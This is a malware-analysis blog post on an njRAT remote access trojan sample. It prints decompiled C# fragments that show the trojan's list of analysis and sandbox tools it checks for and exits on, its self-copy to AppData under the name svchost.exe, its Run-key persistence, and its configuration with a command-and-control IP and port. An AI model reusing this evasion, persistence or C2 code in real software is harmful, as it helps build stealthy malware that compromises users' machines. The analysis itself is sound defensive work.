njRAT Malware Analysis

malwr-analysis.com/2020/06/21/njrat-malware-analysis/

June 20, 2020

HASH MD5: 88e085572a182ca102676676ec0ef802

File Type: Win32 executable

Signature: Microsoft Visual C# v7.0 / Basic .NET


Link to Download Sample: Any.Run

Type: Remote Access Trojan

njRAT is a remote access Trojan. It is one of the most widely accessible

RATs. I came across this while going through

Any.Run trends and thought to download sample for analysis.



PE file information

I have disassembled executable file using dnSpy.

It makes easy to analyse the code. Stub shows entry point where I can

put breakpoint to start the debugging to analyse the behavior

```
// Stub.exe

// Global type: <Module>
// Entry point: j.A.main
// Architecture: x86
// Runtime: .NET Framework 2.0
```

.net version v2.0.50727

I start debugging and put break point at entry point.

```
main() : void
1  // j.A
2  // Token: 0x06000045 RID: 69 RVA: 0x00005C34 File Offset: 0x00003E34
3  [STAThread]
4  public static void main()
5  {
6      OK.ko();
7  }
8
```

Entry Point

Ko() function first check the list predefined process running on victim's

machine if they are, the malware executable

will stop execution. In this case, wireshark was running in background.

It stops calling assembly and execution process.

```
29          foreach (Process process4 in Process.GetProcessesByName("wireshark"))
30          {
31              ProjectData.EndApp();
32          }
104
105     // Token: 0x06000585 RID: 1413 RVA: 0x0002DEA8 File Offset: 0x0002CEA8
106     [HostProtection(SecurityAction.LinkDemand, Resources = HostProtectionResource.SelfAffectingProcessMgmt)]
107     [SecurityPermission(SecurityAction.Demand, Flags = SecurityPermissionFlag.UnmanagedCode)]
108     public static void EndApp()
109     {
110         FileSystem.CloseAllFiles(Assembly.GetCallingAssembly());
111         Environment.Exit(0);
112     }
```

To avoid call to **CsAntiProcess** which look for the running process, I change the value of **anti_CH** bool variable value to

false manually. (Value of variable can change from Locals windows)

```
1077        public static void ko()
1078        {
1079            bool anti_CH = OK.Anti_CH;
1080            if (anti_CH)
1081            {
1082                CsAntiProcess.Start();
1083            }
1084            bool usb_SP = OK.USB_SP;
```

CsAntiProcess will get the list of process and kill them if anti_CH is set to True

100 %

Locals

Name	Value
flag3	false
thread	null
num	0x00000000
left	null
anti_CH	false
usb_SP	false

CsAntiProcess handler look for the process and if its there , it stops execution.

```
// Token: 0x02000007 RID: 7
public class CsAntiProcess
{
    // Token: 0x06000013 RID: 19 RVA: 0x000021F8 File Offset: 0x000003F8
    [MethodImpl(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
    public static void Handler(object sender, ElapsedEventArgs e)
    {
        foreach (Process process in Process.GetProcessesByName("procexp"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process2 in Process.GetProcessesByName("SbieCtrl"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process3 in Process.GetProcessesByName("SpyTheSpy"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process4 in Process.GetProcessesByName("wireshark"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process5 in Process.GetProcessesByName("apateDNS"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process6 in Process.GetProcessesByName("IPBlocker"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process7 in Process.GetProcessesByName("TiGeR-Firewall"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process8 in Process.GetProcessesByName("smsniff"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process9 in Process.GetProcessesByName("exeinfoPE"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process10 in Process.GetProcessesByName("NetSnifferCs"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process11 in Process.GetProcessesByName("Sandboxie Control"))
        {
            ProjectData.EndApp();
        }
        foreach (Process process12 in Process.GetProcessesByName("processhacker"))
        {
```

Class CsAntiProcess

The list of process mentioned

SN	Process List	Process Name
1	procexp	Process Explorer (Sys Internal Tool)
2	SbieCtrl	SbieCtrl.exe (Sandboxie)
3	SpyTheSpy	Spyware monitoring tool
4	wireshak	WireShark

5	apateDNS	ApteDNS tool
6	IPBlocker	IPBlocker
7	Tiger-Firewall	–
8	smsniff	–
9	exeinfoPE	Exeinfo PE Tool
10	NetSnifferCS	–
11	SandBoxie Control	–
12	processhacker	Process Hacker
13	dnSpy	.Net disassembler (I am using it for debugging here)
14	CodeReflector	–
15	ILSpy	.Net disassembler
16	VGAuthService	VMware Guest Authentication Service
17	VBoxService	Virtual Box Service

This table contains List of Process malware checks on the system on execution

> NOTE: To bypass process check, I also changed the names of process e.g. Wireshark.exe to wk.exe and procexp.exe to prex.exe which helped to by pass process check when I executed malware without debugging in dnSpy because process names are hard coded.

On proceed with the debugging, it drops an executable file **svchost.exe** on the system at location


C:\Users\<user profile>\AppData\Roaming\svchost.exe

```
1008            FileStream fileStream = new FileStream(Interaction.Environ(OK.DR) + "\\" + OK.EXE, FileMode.CreateNew);
1009            byte[] array = File.ReadAllBytes(OK.LO.FullName);
1010            fileStream.Write(array, 0, array.Length);
1011            fileStream.Flush();
1012            fileStream.Close();
1013            OK.LO = new FileInfo(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
1014            Process.Start(OK.LO.FullName);
1015            ProjectData.EndApp();
```

code that drops executable file.


EXE is a string variable initialized as **svchost.exe**. It could be named svchost.exe (Windows Service Host) to create


confusion and it make difficult to differentiate its malicious without analyzing its location and properties.



Captured in process monitor, file is written at location

It also drops **Tools.exe** at location C:\





File dropped at location C:\

File also drop at location


C:\USers\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e84128b2e0547d1dd1f8090d86c80c48


and add to registry HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name: e84128b2e0547d1dd1f8090d86c80c48

Value data: “C:\Users\IEUser\AppData\Roaming\svchost.exe” ..

Adding this registry value, the executable will execute everytime when user logon to the system.






> Dropping file in this case is copying itself to the three different location. As all three files have different names but same hash and code.

In code, IP address along with the port 7777 and executable names are initialized.

```
// j.OK
// Token: 0x06000015 RID: 21 RVA: 0x000025D4 File Offset: 0x000007D4
// Note: this type is marked as 'beforefieldinit'.
static OK()
{
    OK.b = new byte[5121];
    OK.BD = Conversions.ToBoolean("True");
    OK.C = null;
    OK.Cn = false;
    OK.DR = "AppData";
    OK.EXE = "svchost.exe";
    OK.F = new Computer();
    OK.H = "85.26.235.163";
    OK.Idr = Conversions.ToBoolean("True");
    OK.Anti_CH = Conversions.ToBoolean("True");
    OK.IsF = Conversions.ToBoolean("True");
    OK.USB_SP = Conversions.ToBoolean("True");
    OK.Isu = Conversions.ToBoolean("True");
    OK.kq = null;
    OK.lastcap = "";
    OK.LO = new FileInfo(Assembly.GetEntryAssembly().Location);
    OK.MeM = new MemoryStream();
    OK.MT = null;
    OK.P = "7777";
    OK.PLG = null;
    OK.RG = "e84128b2e0547d1dd1f8090d86c80c48";
    OK.sf = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";
    OK.VN = "bG9oKSk=";
    OK.VR = "0.7d";
    OK.Y = "Y262SUCZ4UJJ";
}
```

C2 Server IP Address details:

- VT Score: 1/79
- Status: Malicious




VirusTotal Score for C2 server IP address – Link

svchost.exe has sent TCP segment with SYN control bits to C2 server but there is no response from the server. Though

the IP address exists and IP location is Russia.

I used netstat to check the tcp connection.



Netstat command >> netstat -a 1) Command >> netstat -a -b 2) Process name **svchost.exe** sent TCP segment

Summary:

- On execution, malicious executable file check running process on the system.
- If any of the process running (listed in table above), malware stops execution.
- It copies itself to three different locations:
  - C:\Tools.exe
  - C:\Users\<user profile>\AppData\Roaming\svchost.exe
  - C:\USers\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e84128b2e0547d1dd1f8090d86c80c48.exe
- Creates registry entry so e84128b2e0547d1dd1f8090d86c80c48.exe will execute every time user logon to the system.
- Command and Control server IP address is 85.26. 235.163 port 7777
- svchost.exe tried to connect to C2 server, server didn't respond.
- Accessing C2 server IP address on port 7777 in browser, gets 200 OK response with empty response header.

Thank you.

Comments and suggestions are welcome.